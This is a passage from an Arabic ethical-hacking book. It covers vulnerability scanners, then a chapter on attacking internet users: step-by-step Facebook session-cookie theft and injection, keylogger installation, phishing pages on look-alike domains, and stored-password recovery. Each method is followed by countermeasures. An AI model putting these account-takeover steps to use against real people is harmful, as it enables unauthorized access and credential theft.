- يمنح الهجوم الهاكر القدرة على الوصول للصفحات الممنوع الوصول إليها والمعلومات السرية الموجودة على النظام

التدابير المضادة لهجوم تجاوز الفهرس

- التحقق بشكل جيد من مدخلات المستخدمين من المتصفحات
- استخدام مرشحات تقوم بحظر عناوين الويب التي تحتوي على أوامر وأكواد هروب والمستخدمة بكثرة من جهة الهاكر
- تحديد حقوق الوصول للمناطق الممنوع الوصول إليها من الموقع والتي يُمنع دخول المستخدمين العاديين لها

أدوات فحص نقاط الضعف

فيما يلي سنعرض بعض الأدوات التي يمكن أن تستخدم لكشف نقاط الضعف في تطبيقات الويب:

Acunetix: وهو تطبيق على مستوى الشركات يعمل على الويب ويعمل كفاحص عن نقاط الضعف كما يعمل كأداة اختبار اختراق ويعمل على أنظمة الويندوز.

W3af: وهي أداة ويب مفتوحة المصدر للهجوم والفحص وتعمل على أنظمة لينكس وماكنتوش وويندوز وBSD.

Vega: تستخدم هذه الأداة لكشف وإصلاح نقاط الضعف الموجودة في تطبيقات الويب مثل حقن لغة الاستعلامات البنيوية والنصوص البرمجية العابرة للموقع وغيرها. وهي أداة مفتوحة المصدر مكتوبة بلغة جافا ومتوفرة لأنظمة الويندوز واللينكس.

Arachni: وهي أداة مفتوحة المصدر قوية تستخدم للمتخصصين في اختبارات الاختراق ومديري الأنظمة لتقييم مدى أمان تطبيقات الويب. وهي متوفرة على أنظمة اللينكس والماكنتوش.

X5S: وهي أداة قوية أخرى مصممة لكشف النصوص البرمجية العابرة للموقع في تطبيقات الويب.

الفصل الخامس عشر -اختراق مستخدمي الانترنت

مع الزيادة السريعة في أعداد مستخدمي الإنترنت في الأعوام القليلة الماضية، أصبح الهاكر ذوي الاتجاهات الخبيثة الآن يستهدفون أفراد المستخدمين في هجماتهم. بسبب نقاط الضعف المتعددة الموجودة من جهة المستخدم مثل عيوب المتصفحات وضعف الوعي الأمني للمستخدمين فقد أصبحوا هدف سهل للهاكر. في هذا الفصل سنتحدث عن بعض الطرق المشهورة لاختراق مستخدمين الإنترنت وأيضًا التدابير المضادة لمنعها.

أهداف اختراق مستخدمي الإنترنت

يستهدف الهاكر أفراد المستخدمين لعدد كبير من الأسباب نذكر بعضها فيما يلي:

- الحصول على معلومات سرية مثل تفاصيل بطاقة الائتمان وبيانات الدخول للحسابات البنكية ومعلومات الحساب وغيرها
- للتحكم في حسابات المستخدم على الإنترنت مثل البريد الإلكتروني والفايسبوك وغيرها من حسابات التواصل الاجتماعي
- للحصول على أرباح من الإعلانات عن طريق إرغام المستخدمين على الدخول على إعلانات مثل الإعلانات المنبثقة
- لاستخدام أفراد المستخدمين للهجوم على أنظمة أخرى مثل ما يحدث في هجمات الحرمان من الخدمة الموزع
- أحيانًا يكون فقط للمرح ولعرض الموهبة في مجتمع الهاكر

أساليب الاختراق الشائعة

فيما يلي بعض أشهر الأساليب المستخدمة لاختراق أفراد المستخدمين على الإنترنت:

سرقة الجلسات أو الكوكيز (Cookie Hijacking)

حيث أن صفحات الويب لا تحتوي على ذواكر، فعليهن استخدام طرق للتعرف والتأكد من هويات المستخدمين لصفحات الويب خصوصًا عندما يحاول المستخدمون الوصول مناطق يمنع الوصول إليها إلا بإذن أو مناطق أمنية تتطلب التأكد من كلمة السر، يحتاج الموقع لطرق ليتذكر بها المستخدمين بعد تسجيل الدخول الصحيح. على سبيل المثال، عندما يدخل شخص على حسابه على فايسبوك، فيمكنه الدخول إلى العديد من الصفحات الأخرى داخل الموقع حتى يقوم بعمل تسجيل خروج. فليس من العملي ولا المريح سؤال المستخدم إعادة إدخال كلمة المرور في كل مرة يحاول فيها الدخول لصفحة أخرى.

الجلسات والكوكيز

ومن ثم، وبغرض تذكر المستخدمين، تقوم المواقع بتخزين ملف صغير يدعى الجلسات أو الكوكيز على جهاز المستخدم (في ملفات المتصفح) والذي يحتوي على معلومات توثيق فريدة عن جلسة المستخدم النشطة.

تساعد ملفات الكوكيز على التعرف على هوية المستخدم خلال استعماله للموقع.

عندما يضغط المستخدم على زر تسجيل الخروج أو يغلق المتصفح تنتهي صلاحية ملف الكوكيز.

ولذلك، عندما يسرق الهاكر ملف جلسة نشطة يستطيع إدخاله (حقنه) إلى متصفحه ليحصل على وصول غير شرعي لأي حسابات على الإنترنت مثل البريد الإلكتروني وحسابات التواصل الاجتماعي وغيرها. يسمى هذا الأسلوب سرقة الجلسات أو أو سرقة الكوكيز

شرح سرقة الكوكيز

سنعرض فيما يلي شرح لعملية سرقة كوكيز تُنفذ على حساب فايسبوك عادي. قد يستخدم الهاكر واحدة من عدة تقنيات مثل النصوص العابرة للموقع أو سف الحزم لسرقة الكوكيز من المستخدم المستهدف. ورغم أن الفايسبوك يخزن الكثير من الكوكيز والجلسات في المتصفح بعد عملية تسجيل الدخول الناجحة، إلا أن هناك ملفان كوكيز فقط هما اللذان يحتويان على بيانات التصديق الخاصة بالجلسة النشطة.

اسم هذين الملفين يكون كالتالي:

١. c_user
٢. xs

ولسرقة الجلسة النشطة، يجب على الشخص الوصول لمحتوى ملفي الكوكيز المذكورين. فيما يلي نعرض لقطات عن محتوى تجريبي لهذين الملفين:

Name:	c_user
Content:	100003686624287
Domain:	.facebook.com
Path:	/
Send for:	Secure connections only
Accessible to script:	Yes
Created:	Sunday, December 21, 2014 at 9:41:49 PM
Expires:	When the browsing session ends
Remove	

شكل ١٥,١

Name:	xs
Content:	203%3A1E8Nu9vfLBOM_A%3A2%3A1419178306%3A6657
Domain:	.facebook.com
Path:	/
Send for:	Secure connections only
Accessible to script:	No (HttpOnly)
Created:	Sunday, December 21, 2014 at 9:41:49 PM
Expires:	When the browsing session ends
Remove	

حالما تصل إلى محتوى ملفي الكوكيز "c_user" و"xs"، يمكنك حقنهم إلى متصفحك والوصول إلى حساب الفايسبوك الخاص بالشخص المستهدف. تتوفر إضافة لمتصفح فايرفوكس تدعى "Advanced Cookie Manager" تسهل تنفيذ هذا. فهذه الإضافة توفر خيارًا لإضافة وتعديل ملفات الكوكيز المخزنة في فايرفوكس. فيما يلي نعرض خطوة بخطوة تعليمات حقن ملف الكوكيز في متصفح فايرفوكس:

- ثبت الإضافة "Advanced Cookie Manager" في متصفح فايرفوكس ثم افتحها بالضغط على الأيقونة الظاهرة في شريط الأدوات.
- انتقل إلى تبويب إدارة الكوكيز "Manage Cookies" ثم اضغط على زر اضافة كوكيز "Add Cookies".
- لإنشاء ملف كوكيز "c_user": املأ كل التفاصيل بالضبط كما تظهر في اللقطة المعروضة ما عدا خانة القيمة "Value" والتي يجب أن تستبدل بمحتوي الكوكيز المسروق. حالما تنتهي اضغط على زر إضافة "Add":



شكل ١٥,٣

- اضغط مرة أخرى على إضافة كوكيز "Add Cookie" لإنشاء ملف كوكيز "xs" بنفس الطريقة. بعد كتابة التفاصيل كما يظهر في التالي اضغط على زر إضافة "Add". لا تنسى تغيير خانة القيمة "value" بمحتوى ملف كوكيز "xs"المسروق.

شكل ١٥,٤

- بعد الانتهاء من إنشاء ملفي الكوكيز، اغلق مدير الكوكيز المتقدم وافتح صفحة الفايسبوك. ستجد أنك تدخل تلقائيًا إلى حساب المستخدم المستهدف حيث تحصل على الوصول الكامل لها.

بعد الدخول، يمكنك استخدام حساب المستخدم الضحية طالما كانت الجلسة نشطة. وهذا يعني، يمكنك الدخول لحساب المستخدم من حاسوبك بالتوازي مع حاسوب المستخدم حتى يضغط المستخدم على تسجيل خروج من حسابه على حاسوبه.

التدابير الوقائية ضد سرقة الكوكيز

سنعرض فيما يلي بعض التدابير المضادة التي يمكنك اتخاذها لتحمي نفسك من هجمات سرقة الكوكيز من جهازك:

- استخدم معايير تشفير مثل بروتوكول طبقة المنافذ الأمنية (SSl) لمنع سرقة الكوكيز عن طريق سف الحزم
- استخدم برامج تصفح محدّثة لمنع استغلال ثغرات المتصفحات
- اضبط اعدادات متصفحك لوقف تنفيذ النصوص (السكريبت) غير الموثوق بها وأيضًا تجنب استخدام إضافات غير موثوقة المصدر للمتصفحات

اختراق البريد الإلكتروني

اختراق البريد الإلكتروني هو أحد الموضوعات الساخنة السائدة في مجال الهاكر الأخلاقي. فيمكن للهاكر الوصول لمعلومات كبيرة وحساسة عن المستخدم المستهدف إذا نجح في اختراق بريده الإلكتروني. سنناقش فيما يلي بعض الطرق الممكنة لاختراق البريد الإلكتروني.

التلصص على المفاتيح Keylogging

استخدام أحد برامج التجسس مثل برامج التلصص طريقة سهلة لاختراق البريد الإلكتروني أو حسابات الإنترنت الأخرى. كل ما تحتاجه هو تركيب برنامج تلصص على الحاسوب الذي يستخدمه الشخص المستهدف المراد اختراق حسابه. برامج التجسس هذه مصممه لتعمل بشكل خفي تمامًا ومن ثم فستظل مخفية بعيدًا عن أعين المستخدم العادي. بعد تسجيل ضغطات المفاتيح يمكنك فتح البرنامج باستخدام تركيبة المفاتيح المحددة لفتحه أو كلمة السر لعرض السجلات. تحتوي السجلات على كل ضربات المفاتيح التي أُدخلت على لوحة مفاتيح الحاسوب بما فيها أسماء المستخدمين وكلمات السر.

تدعم برامج التلصص الحديثة مثل Realtime-Spy SpyAgent وSiperSpy ميزة المراقبة عن بعض ومن ثم يمكنك فتح السجلات من مكان بعيد. كما يحتوي بعضها على خاصية إرسال السجلات عبر البريد الإلكتروني أو رفعها لموقع.

وبالرغم من أن برامج التلصص تجعل عملية الاختراق سهلة وبسيطة إلا أنها تحتوي على عدد من العيوب. فمعظم هذه البرامج يجب أن تثبت يدويًا على الحاسوب المستهدف وهو ما يتطلب

جلوس الهاكر على الحاسوب المستهدف. كما قد يقوم برنامج مضاد الفيروسات بإمساك وحذف هذه البرامج من على الحاسوب.

التصيد

وهي طريقة شائعة وذات فاعلية عالية يستخدمها الهاكر في اختراق البريد الإلكتروني والحسابات الإلكترونية. يسقط معظم مستخدمي الإنترنت بسهولة ضحية هذا النوع من الهجمات. ولكن يجب الإلمام بمبادئ البرمجة ومبادئ لغة HTML على الأقل لتقوم بهذا الهجوم.

خطوات هجوم التصيد:

- أولًا يُنشئ الهاكر نسخة طبق الأصل من صفحات الدخول المستهدفة مثل Gmail وYahoo أو أي حسابات إلكترونية أخرى
- تُصمم هذه الصفحات لإدخال كل معلومات تسجيل الدخول (اسم المستخدم وكلمة السر) في خانات النموذج إلى قاعد بيانات محلية بدلًا من إرسالها للموقع الحقيقي. ولإنجاز هذا يستخدم الهاكر لغات مثل PHP وقاعدة بيانات مثل MySQL
- بعد ربط السكريبت (الصفحة) وقاعدة البيانات، يرفع الهاكر كل هذا إلى خادم استضافة ليمكن الوصول إليها على الإنترنت
- يختار الهاكر اسم نطاق مشابه مثل (gamil.com أو gmail-account.com أو yahoo-mail.com ...إلخ) لصفحة التصيد هذه ومن ثم يتجنب إثارة الشك.
- بعد رفع وعمل صفحة التصيد، يجلب الهاكر الأشخاص لهذه الصفحة عن طريق نشر رابط الصفحة عبر البريد الإلكتروني والرسائل والمنتديات
- وحيث أن صفحات التصيد تماثل الصفحات الحقيقية، فيقوم المستخدمون بإدخال بيانات الدخول في الصفحة ومن ثم تسرق منهم وتخزن في قاعدة بيانات الهاكر

سرقة الجلسات

كما ناقشنا في وقت سابق، فمن الممكن الدخول إلى حساب بريد إلكتروني عن طريق سرقة الجلسات. بسرقة الكوكيز من جلسة نشطة وحقنها في المتصفح، يمكن للهاكر الدخول إلى الحساب المستهدف. وبالرغم من هذا، فإذا أغلق المستخدم الجلسة النشطة بتسجيل الخروج، فلن يستطيع الهاكر الدخول على الحساب. وأيضًا وعلى العكس من التلصص والتصيد، لا تكشف هذه الطريقة كلمة سر الحساب المستهدف ومن ثم لن يمكن الدخول مرة أخرى للحساب في وقت لاحق.

تحرير كلمات السر المخزنة

يفضل معظم المستخدمون تخزين تفاصيل كلمات سر البريد الإلكتروني والحسابات الإلكترونية الأخرى في المتصفح لسرعة الدخول. وفي بعض الأحيان تُخزن تفاصيل دخول حسابات البريد الإلكتروني غير المتصلة بالإنترنت مثل Outlook أيضًا على الحاسوب. وهو ما يجعلها معرضة للاختراق. يقدم موقع Nirsoft أدوات مفيدة ومجانية لاستعادة هذه الكلمات المخزنة من الويندوز.

يمكنك تحمل الأداة من الرابط التالي:

تحميل: http://www.nirsoft.net/password_recovery_tools.html

التدابير المضادة ضد اختراق البريد الإلكتروني

فيما يلي بعض التدابير المضادة التي يمكنك باستعمالها حماية حسابات البريد الإلكتروني والحسابات الإلكترونية من الاختراق:

- تثبيت برنامج مضاد فيروسات جيد ومضاد برامج تجسس جيد على حاسوبك والتأكد من تحديثهم باستمرار
- أمّن حاسوبك بكلمة سر ومن ثم لا يستطيع أحد الدخول عليه في غيابك
- قم بعمل فحص للبرامج الخبيثة لأي برنامج قبل تثبيته
- تجنب الدخول إلى حساباتك في الأماكن العامة مثل مقاهي الإنترنت
- تأكد من تشغيل برتوكول HTTPS عن دخول إلى حساب بريدك الإلكتروني

لا تضغط على الروابط الموجودة في الرسائل الإلكترونية أو المنتديات للدخول لصفحات الدخول في بريدك الإلكتروني. وبدلًا من هذا أدخل عنوان الموقع في خانة العنوان في المتصفح وتأكد من أن برتوكول HTTPS يظهر في صفحة الدخول

- تجنب تخزين بيانات دخول الحسابات على المتصفح مالم تكن أنت المستخدم الوحيد للحاسوب

طرق أخرى لاختراق مستخدمي الإنترنت

فيما يلي بعض طرق الأخرى المشهورة في الاختراق:

جافا سكريبت: حيث أن معظم التطبيقات التي تعمل من جهة الزبون مكتوبة بلغة الجافا سكريبت، فهذا يجعلها أداة قوية للهاكر لكتابة برامج خبيثة لاستغلال نقاط ضعف المتصفح. وبسبب ضعف الوعي الأمني للمستخدمين، فقد يُخدعوا بسهولة لإدخال معلومات حساسة أو يتصفحون مواقع خبيثة. يمكن استخدامها أيضًا لتنفيذ هجمات مثل هجمات النصوص العابرة للموقع والتصيد.

البرمجيات الخبيثة (Malware): استخدام البرمجيات الخبيثة هو طريقة أخرى لاختراق مستخدمي الإنترنت. يستخدم الهاكر البرمجيات الخبيثة مثل الفيروسات وأحصنة طروادة لتنفيذ مآربهم بإصابة عدد ضخم من المستخدمين. وأحد الأمثلة الشهيرة عن هذا الهجوم هو استخدام حصان طروادة يدعى **DNSChanger** والذي أصاب ملايين من مستخدمي الإنترنت عن طريق اختراق خوادم تسمية النطاقات الخاصة بهم.

خدمات التراسل الفوري: يمكن للهاكر استهداف مستخدمي خدمات التراسل الفوري بإرسال أشياء غير مرغوب بها في شكل ملفات أو روابط. وقد يقود هذا المستخدمين لتثبيت برامج خبيثة أو تصفح مواقع مشبوهة.

خاتمة

أشكر لك جهدك الذي بذلته بقراءة هذا الكتاب. من خلال هذا الكتاب، قدمنا لك العديد من أساليب الهاكر ومبادئ الأمن والتي تؤسس لأرضية صلبة لتصبح هاكر أخلاقي. ورغم ذلك، فهذه هي البداية فقط. في مجال أمن المعلومات، هناك دائمًا حاجة لتعلم أشياء جديدة والسعي لتوسيع معارفك لا ينتهي أبدًا. وتذكر أن أساليب الهاكر اليوم قد لا تصلح للغد. ومع اكتشاف نقاط الضعف الجديدة يتم ترقيع نقاط الضعف القديمة. لهذا، يجب عليك كهاكر أخلاقي أن تتطلع على آخر وأحدث أخبار أمن المعلومات ونقاط الضعف المكتشفة حديثًا.

لمطالعة المزيد

بغرض التيسير على المبتدئين والقراء، فقد قمت بتبسيط بعض الموضوعات في هذا الكتاب. على الرغم من أن كل واحد منهن يمكن أن يمتد ويناقش بطريقة أعمق بكثير. يمكنك دائمًا اختيار موضوعك المفضل في هذا الكتاب والبدء في التوسع فيه. أحد أفضل الطرق لتوسيع معارفك هي بشراء كتاب عن موضوع معين ومن ثم تكمل المتابعة بعد إنهاءه

بالإضافة إلى أنهم يمكنك تعلم الكثير عن كل موضوع بالانضمام للمنتديات على الإنترنت حيث يمكنك مناقشة مسائل الهاكر لتحصل على أجوبة سريعة من الخبراء. فيما يلي مجموعة من الروابط المفيدة التي تساعدك على توسيع معارفك:

- HackThisSite: وهو أحد أفضل المواقع والذي يقدم منصة ممتازة لتعلم واختبار وتنمية مهارات الهاكر
- Hellhound Hackers: وهو موقع آخر يقدم معلومات موسعة عن مواضيع متعلقة بالأمن
- Astalavista: وهو مكان جيد لمعرفة آخر الثغرات الأمنية وتقنيات وأكواد الهاكر وغيرها
- Hack Forums: وهنا يمكنك المناقشة والتفاعل مع مجموعة كبيرة من أشخاص لديهم نفس الميول الفكرية والخبراء للحصول على المعلومات والحلول للعديد من الموضوعات والمشاكل عن الهاكر
- Codecall: يقدم هذا الموقع كل مصادر البرمجة المطلوبة لكتابة أكوادك الخاصة.
- Go4Expert: وهو منتدى يقدم المساعدة والمصادر والبرمجة وتطوير الويب مجانًا

